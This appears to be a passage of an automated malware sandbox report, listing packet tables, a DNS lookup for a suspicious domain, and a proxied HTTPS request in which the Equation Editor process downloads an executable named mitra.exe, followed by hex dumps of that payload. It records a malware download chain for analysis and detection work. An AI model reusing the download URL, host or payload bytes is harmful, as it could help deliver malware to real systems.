May 26, 2022 02:35:13.579845905 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:13.651076078 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:13.651135921 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:13.948322058 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:13.948527098 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:13.963057041 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:13.963136911 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:13.963773012 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:13.963864088 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.340564966 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.384496927 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.483409882 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.483464956 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.483656883 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.483690977 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.483773947 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.624351025 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.624459028 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.624471903 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.624511003 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.624577045 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.624583960 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.624599934 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.624609947 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.624636889 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.624650002 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.624675035 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765414000 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765549898 CEST	443	49171	69.49.231.213	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 02:35:14.765608072 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765645981 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765666962 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765674114 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765784025 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765813112 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765831947 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765847921 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765853882 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765877008 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765889883 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765907049 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765921116 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765980005 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.765978098 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765989065 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.765999079 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.766035080 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.766051054 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.766074896 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.766132116 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.766328096 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907104015 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907196999 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907246113 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907280922 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907306910 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907310963 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907377958 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907393932 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907412052 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907418013 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907468081 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907481909 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907500982 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907506943 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907552004 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907565117 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907596111 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907639980 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907653093 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907663107 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907680988 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907685995 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907752991 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907768965 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907788038 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907835960 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907847881 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907871008 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907883883 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907919884 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907932997 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907951117 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.907954931 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.907991886 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.908030033 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.908618927 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.908632040 CEST	443	49171	69.49.231.213	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 02:35:14.908654928 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:14.908811092 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:14.911777973 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:15.048275948 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:15.048382044 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:15.048465967 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:15.048480034 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:15.048520088 CEST	443	49171	69.49.231.213	192.168.2.22
May 26, 2022 02:35:15.048547029 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:15.048556089 CEST	49171	443	192.168.2.22	69.49.231.213

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 02:35:13.308408976 CEST	55868	53	192.168.2.22	8.8.8.8
May 26, 2022 02:35:13.548115969 CEST	53	55868	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 02:35:13.308408976 CEST	192.168.2.22	8.8.8.8	0x492a	Standard query (0)	gingthysyl lenesliopa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 02:35:13.548115969 CEST	8.8.8.8	192.168.2.22	0x492a	No error (0)	gingthysyl lenesliopa.com		69.49.231.213	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gingthysyllenesliopa.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	69.49.231.213	443	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:14 UTC	0	OUT	GET /a1/mitra.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: gingthysyllenesliopa.com Connection: Keep-Alive
2022-05-26 00:35:14 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 26 May 2022 00:35:13 GMT Server: Apache Last-Modified: Wed, 25 May 2022 17:15:12 GMT Accept-Ranges: bytes Content-Length: 930215 Connection: close Content-Type: application/x-msdownload
2022-05-26 00:35:14 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:14 UTC	8	IN	Data Raw: 99 fd ff ff 39 5d d8 74 15 8b 15 10 4f 43 00 8b 4d d4 89 8c 82 94 00 00 00 e9 eb 00 00 00 8b 0d 10 4f 43 00 ff b4 81 94 00 00 00 ff 75 f4 e8 26 3a 00 00 e9 d1 00 00 00 8b 45 dc 2b c3 74 4b 48 0f 85 c3 00 00 00 6a 02 e8 16 02 00 00 6a 04 8b f0 89 55 f0 e8 0a 02 00 00 59 89 55 f0 59 89 5d 08 0f b6 c8 c1 e8 18 3b f3 75 05 be 80 4f 43 00 03 c6 51 50 8d 45 08 50 e8 4a 34 00 00 ff 75 08 ff 75 f4 e8 db 38 00 00 eb 7f 6a 05 e8 58 3d 00 00 6a 22 8b f0 e8 eb 01 00 00 3b f3 74 37 8d 4d a0 51 50 ff 15 a4 82 40 00 85 c0 7c 28 8d 45 08 50 53 ff 75 dc 8d 45 a0 50 ff d6 85 c0 7c 16 ff 75 08 ff 75 f4 e8 52 39 00 00 ff 75 08 ff 15 a8 82 40 00 eb 34 8b 45 f4 c7 45 fc 01 00 00 00 66 89 18 eb 25 8b 0d 68 f2 42 00 53 23 c8 51 6a 0b ff 75 f8 ff 15 80 82 40 00 39 5d d0 74 0b 53 Data Ascii: 9]tOCMOCu&:E+tKHjjUYUY];uOCQPEPJ4uu8jX=j";t7MQP@|(EPSuEP|uuR9u@4EEf%hBS#Qju@9]tS
2022-05-26 00:35:14 UTC	16	IN	Data Raw: 03 0f 85 63 02 00 00 c7 45 0c 0f 04 00 00 3d e9 03 00 00 0f 85 a3 00 00 00 6a 07 33 c0 59 8d 7d b8 ff 75 f8 f3 ab bf 68 d2 42 00 68 40 ba 42 00 89 75 b4 89 7d bc c7 45 c8 e0 4c 40 00 89 5d cc e8 d4 1a 00 00 89 45 c0 8d 45 b4 50 c7 45 c4 41 00 00 00 ff 15 80 81 40 00 85 c0 74 58 50 ff 15 a8 82 40 00 53 e8 41 13 00 00 a1 10 4f 43 00 8b 80 1c 01 00 00 85 c0 74 28 81 fb 00 08 44 00 75 20 50 6a 00 e8 90 1a 00 00 57 bf a0 2e 43 00 57 ff 15 28 81 40 00 85 c0 74 07 57 53 e8 57 1a 00 00 ff 05 58 d2 42 00 53 68 fb 03 00 00 56 e8 67 10 00 00 eb 07 c7 45 0c 0f 04 00 00 81 7d 0c 0f 04 00 00 74 0d 81 7d 0c 05 04 00 00 0f 85 98 01 00 00 83 65 fc 00 83 65 f8 00 53 68 fb 03 00 00 e8 3b 10 00 00 53 e8 c8 13 00 00 85 c0 75 07 c7 45 fc 01 00 00 00 be 38 b2 42 00 53 56 e8 da Data Ascii: cE=j3Y}uhBh@Bu}EL@]EEPEA@tXP@SAOCt(Du PjW.CW(@tWSWXBShVgE}t}eeSh;SuE8BSV
2022-05-26 00:35:14 UTC	23	IN	Data Raw: ff ff 50 ff 75 08 ff 15 7c 80 40 00 eb 02 33 c0 c9 c2 08 00 55 8b ec 51 56 8b 35 74 80 40 00 57 6a 64 ff 75 08 ff d6 bf 02 01 00 00 eb 0e 6a 0f e8 70 ff ff ff 6a 64 ff 75 08 ff d6 3b c7 74 ee 8d 45 fc 50 ff 75 08 ff 15 70 80 40 00 8b 45 fc 5f 5e c9 c2 04 00 83 3d 0c 19 43 00 00 56 75 2d 33 c9 6a 08 8b c1 5e 8b d0 80 e2 01 f6 da 1b d2 81 e2 20 83 b8 ed d1 e8 33 c2 4e 75 ea 89 04 8d 08 19 43 00 41 81 f9 00 01 00 00 7c d5 8b 54 24 10 8b 44 24 08 85 d2 f7 d0 76 23 8b 4c 24 0c 57 0f b6 39 8b f0 81 e6 ff 00 00 00 33 f7 c1 e8 08 8b 34 b5 08 19 43 00 33 c6 41 4a 75 e3 5f f7 d0 5e c2 0c 00 55 8b ec 83 ec 44 8b 45 08 53 56 57 8b 08 8d 70 10 8b 40 04 89 4d c8 8b 8e a8 9b 00 00 8b 9e 18 05 00 00 89 45 cc 8b 86 1c 05 00 00 89 45 c0 8b 86 a4 9b 00 00 3b c8 89 4d d0 73 Data Ascii: Pu|@3UQV5t@Wjdujpjdu;tEPup@E_^=CVu-3j^ 3NuCA|TDv#L$W934C3AJu_^UDESVWp@MEE;Ms
2022-05-26 00:35:14 UTC	31	IN	Data Raw: 63 6b 50 6f 70 75 70 4d 65 6e 75 00 00 09 00 41 70 70 65 6e 64 4d 65 6e 75 57 00 5e 00 43 72 65 61 74 65 50 6f 70 75 70 4d 65 6e 75 00 5d 01 47 65 74 53 79 73 74 65 6d 4d 65 74 72 69 63 73 00 00 54 02 53 65 74 44 6c 67 49 74 65 6d 54 65 78 74 57 00 14 01 47 65 74 44 6c 67 49 74 65 6d 54 65 78 74 57 00 e3 01 4d 65 73 73 61 67 65 42 6f 78 49 6e 64 69 72 65 63 74 57 00 2f 00 43 68 61 72 50 72 65 76 57 00 2a 00 43 68 61 72 4e 65 78 74 41 00 d7 02 77 73 70 72 69 6e 74 66 41 00 a2 00 44 69 73 70 61 74 63 68 4d 65 73 73 61 67 65 57 00 00 01 02 50 65 65 6b 4d 65 73 73 61 67 65 57 00 00 55 53 45 52 33 32 2e 64 6c 6c 00 00 0e 02 53 65 6c 65 63 74 4f 62 6a 65 63 74 00 00 3c 02 53 65 74 54 65 78 74 43 6f 6c 6f 72 00 00 16 02 53 65 74 42 6b 4d 6f 64 65 00 3d 00 43 72 Data Ascii: ckPopupMenuAppendMenuW^CreatePopupMenu]GetSystemMetricsTSetDlgItemTextWGetDlgItemTextWMessageBoxIndirectW/CharPrevW*CharNextAwsprintfADispatchMessageWPeekMessageWUSER32.dllSelectObject<SetTextColorSetBkMode=Cr
2022-05-26 00:35:14 UTC	39	IN	Data Raw: d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff dc d8 d2 ff ab a8 a4 ff 44 43 41 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ef 00 00 00 23 Data Ascii: DCA#
2022-05-26 00:35:14 UTC	47	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff b2 b0 ae ff ee ec e9 ff ee ec e9 ff ee ec e9 ff ee ec e9 ff fa fa f9 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii:
2022-05-26 00:35:14 UTC	55	IN	Data Raw: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fd fd fc ff f7 f7 f5 ff f7 f7 f5 ff f7 f7 f5 ff f7 f7 f5 ff b9 b8 b7 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 00 00 00 ff 00 00 00 ff Data Ascii:
2022-05-26 00:35:14 UTC	63	IN	Data Raw: ff fe ff ff ff fe ff a6 9e f6 ff 2d 1b ed ff 2d 1b ed ff 3a 29 ee ff e4 e2 fb ff ff ff fe ff ff ff fe ff ff ff fe ff 4d 3e ef ff 2d 1b ed ff 8c 82 f4 ff ff ff fe ff Data Ascii: --:)M>-
2022-05-26 00:35:14 UTC	70	IN	Data Raw: 00 00 ff 00 00 00 ff 00 00 00 bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff be be be ff fe fe fe ff fe fe fe ff fe fe fe ff fe fe fe ff fd fd fd ff Data Ascii:
2022-05-26 00:35:14 UTC	78	IN	Data Raw: f2 f0 ff f4 f3 f1 ff f5 f4 f2 ff f7 f6 f5 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff d9 d6 f7 ff 6d 5f f0 ff 7c 71 f1 ff c9 c4 f6 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fa f9 f9 ff fb fa fa ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff be be be ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: m_|q
2022-05-26 00:35:14 UTC	86	IN	Data Raw: 47 c3 ff 47 47 c3 ff 75 75 d2 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ac ac e4 ff 47 47 c3 ff 47 47 c3 ff 5e 5e cb ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff e5 e5 f6 ff 6d 6d cf ff 47 47 c3 ff 4 7 47 c3 ff 47 47 c3 ff 5e 5e cb ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff a3 a3 e1 ff 47 47 c3 ff 47 47 c3 ff 47 47 c3 ff 47 47 c3 ff 23 23 b7 ff 00 00 ac ff 00 00 ac ff 00 00 ac ff c2 bf d1 ff df db d7 ff e0 dc d8 ff e1 dd d9 ff e5 e2 de ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff f2 f1 ef ff Data Ascii: GGGuuGGGG^^mmGGGGGG^^GGGGGGGG##

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:14 UTC	94	IN	Data Raw: e1 dd ff e4 e1 dd ff e4 e1 dd ff e4 e1 dd ff e4 e1 dd ff e4 e1 dd ff e7 e4 e0 ff fb fa fa ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff e2 e2 e2 ff 03 03 03 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 2b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 db 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 6a 6a 6a ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fc fb fb ff ea e8 e5 ff e3 e0 db ff e3 e0 db ff e3 e0 db ff e3 e0 db ff e3 e0 db ff Data Ascii: +jjj
2022-05-26 00:35:14 UTC	102	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff ff f8 00 00 00 00 00 00 00 00 00 00 00 00 1f ff ff f8 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff ff fc 00 00 00 00 00 00 00 00 00 00 00 00 3f ff ff fc 00 00 00 00 00 00 00 00 00 00 00 00 3f ff ff fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f ff ff fe 00 00 00 00 00 00 00 00 00 00 00 00 7f ff ff fe 00 00 00 00 00 00 00 00 00 00 0 0 00 7f ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff 80 00 00 00 00 00 00 00 00 00 00 01 ff ff ff ff c0 00 00 00 00 00 00 00 00 00 00 03 ff ff Data Ascii: ???
2022-05-26 00:35:14 UTC	109	IN	Data Raw: 00 00 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1f 00 00 00 ee 00 00 00 fe 00 00 00 fe 4b 4a 4a fe f1 f0 ee fe f1 f0 ee fe f1 f0 ee fe f9 f8 f7 fe fe fe fe fe ee ec fc fe 40 2f ee fe 96 8d f5 fe fe fe fe fe fe fe fe fe ea e8 fd fe 95 8c f5 fe 36 25 ed fe 32 21 ed fe 84 79 f4 fe f1 f0 fd fe fe fe fe fe f e fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe f fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe Data Ascii: KJJ@/6%2!y
2022-05-26 00:35:14 UTC	117	IN	Data Raw: fe fe ff fe fe fd fe ff fe fe ff ff fe fe ff fe fe fd fe ff fe fe ff ff fe fe ff fe fe fd fe fd fd fd ff fc fc fc ff fc fb fb fe fc fc fc ff 4e 4e 4e ff 00 00 00 fe 00 00 00 ff 00 00 00 ef 00 00 00 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1f 00 00 00 ef 00 00 00 ff 00 00 00 fe 4e 4e 4e ff fc fb fb fe fd fc fc ff fd fc fc ff fd fd fd fe fe fe fe ff fe fe fe ff fe fd fd fe fe fe fe ff fe fe fe ff fe fd fd fe fe fe fe ff fe fe fe ff fe fd fd fe fe fe fe ff fe fe fe ff fe fc fd fe fe fe fe ff fe fe fe ff fe fd fd fe fe fe fe ff fe fe fe ff fe fd fd fe fe fe fe ff Data Ascii: NNNNNN
